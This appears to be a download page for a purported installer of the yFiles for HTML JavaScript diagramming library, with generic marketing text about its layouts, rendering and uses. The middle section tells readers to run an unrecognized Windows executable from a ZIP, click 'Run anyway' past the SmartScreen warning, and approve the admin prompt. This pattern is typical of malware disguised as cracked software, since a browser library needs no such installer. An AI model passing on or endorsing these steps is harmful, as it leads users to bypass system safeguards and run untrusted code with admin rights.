
Overview
yWorks yFiles for HTML is a comprehensive JavaScript library designed to help developers create, render, and interact with complex diagrams directly in web browsers. It is built to combine performance with flexibility, enabling teams to build production-ready visualizations without reinventing low-level rendering logic. The library supports a wide range of diagram types and offers tools for layout, routing, styling, and user interaction, making it suitable for both simple diagrams and large, data-driven graph visualizations. This overview outlines what the library offers, how it operates, and why teams choose it for modern web projects.
Defining the Tool
The library provides a feature-rich API that abstracts common graph operations so developers can focus on application logic and user experience. It integrates with standard web technologies such as HTML, CSS, and modern JavaScript frameworks, and it supports canvas and SVG rendering backends to suit different performance and quality needs. Documentation, sample projects, and an active example gallery make it straightforward to explore capabilities and accelerate development. The library also includes components for editing, styling, and exporting diagrams, giving teams a full toolkit for interactive graph systems.
Operational Principles
At its core, the library represents diagrams as a structured graph model made up of nodes, edges, and labels. Developers manipulate this model through a consistent API, and the rendering engine updates the visual output efficiently as data changes. Built-in layout algorithms compute positions for graph elements automatically, which reduces manual arrangement work and ensures readable diagrams even for complex data sets. Interaction handlers manage selection, dragging, zooming, and other user gestures, while a plugin-style architecture allows custom behaviors and visualizations to be integrated cleanly. The result is a system that separates data, layout, and presentation while maintaining high runtime performance.
- It is the Installer, not the software itself – Smaller, Faster, Convenient
- One-click installer – no manual setup
- The installer downloads the full yWorks yFiles for HTML 2026.
How to Install
- Download and extract the ZIP file
- Open the extracted folder and run the installation file
- When Windows shows a blue “unrecognized app” window:
- Click More info → Run anyway
- Click Yes on User Account Control prompt
- Wait for automatic setup (~1 minute)
- Click on Start download
- After setup finishes, launch from desktop shortcut
- Enjoy
Key Features
- High-quality rendering that supports both SVG and canvas output for flexibility and performance
- Extensive layout suite with hierarchical, organic, tree, and orthogonal algorithms
- Advanced edge routing to avoid overlaps and create clear connections between elements
- Interactive editing tools including drag and drop, grouping, label editing, and snapping
- Customizable styles and templates for nodes, edges, and labels to match branding and UX needs
- Data binding utilities to link external data models to visual graph elements
- Export and import options for common formats to enable integration with other tools
- Performance optimizations for large graphs to ensure smooth interaction at scale
- Comprehensive documentation and example gallery to shorten the learning curve
Advantages
Choosing this library brings several tangible benefits. First, it reduces development time by providing well-tested implementations of common graph operations and layouts, eliminating the need to create those from scratch. Second, it offers predictable performance and scalability, which is essential when working with thousands of nodes or dense networks. Third, it supports rich interactivity out of the box, enabling applications to provide intuitive editing, exploration, and analysis tools. Fourth, the styling and templating options allow teams to create polished visual designs that align with product requirements. Finally, strong documentation and samples mean developers can prototype quickly and iterate confidently.
Typical Applications
- Network topology visualization for IT operations and infrastructure monitoring
- Business process modeling and flowcharts for operations and process improvement
- Dependency graphs for software architecture and package management
- Mind maps and concept diagrams for collaborative brainstorming and design
- Social network analysis to reveal relationships and influence patterns
- Supply chain mapping to track logistics and identify bottlenecks
- Interactive dashboards that include graph-driven data exploration widgets
- Educational tools that teach algorithms and graph theory visually
Closing Remarks
For teams building applications that require clear, interactive visualization of relationships and structures, this library provides a mature and feature-rich foundation. It balances ease of use with the power and customization that more complex projects demand. Whether the goal is to deliver a simple diagram editor or a high-performance analytics tool, the library supplies the building blocks and extensions needed to create compelling visual applications. Developers will find that its design promotes maintainability and extensibility, which helps applications evolve as requirements change.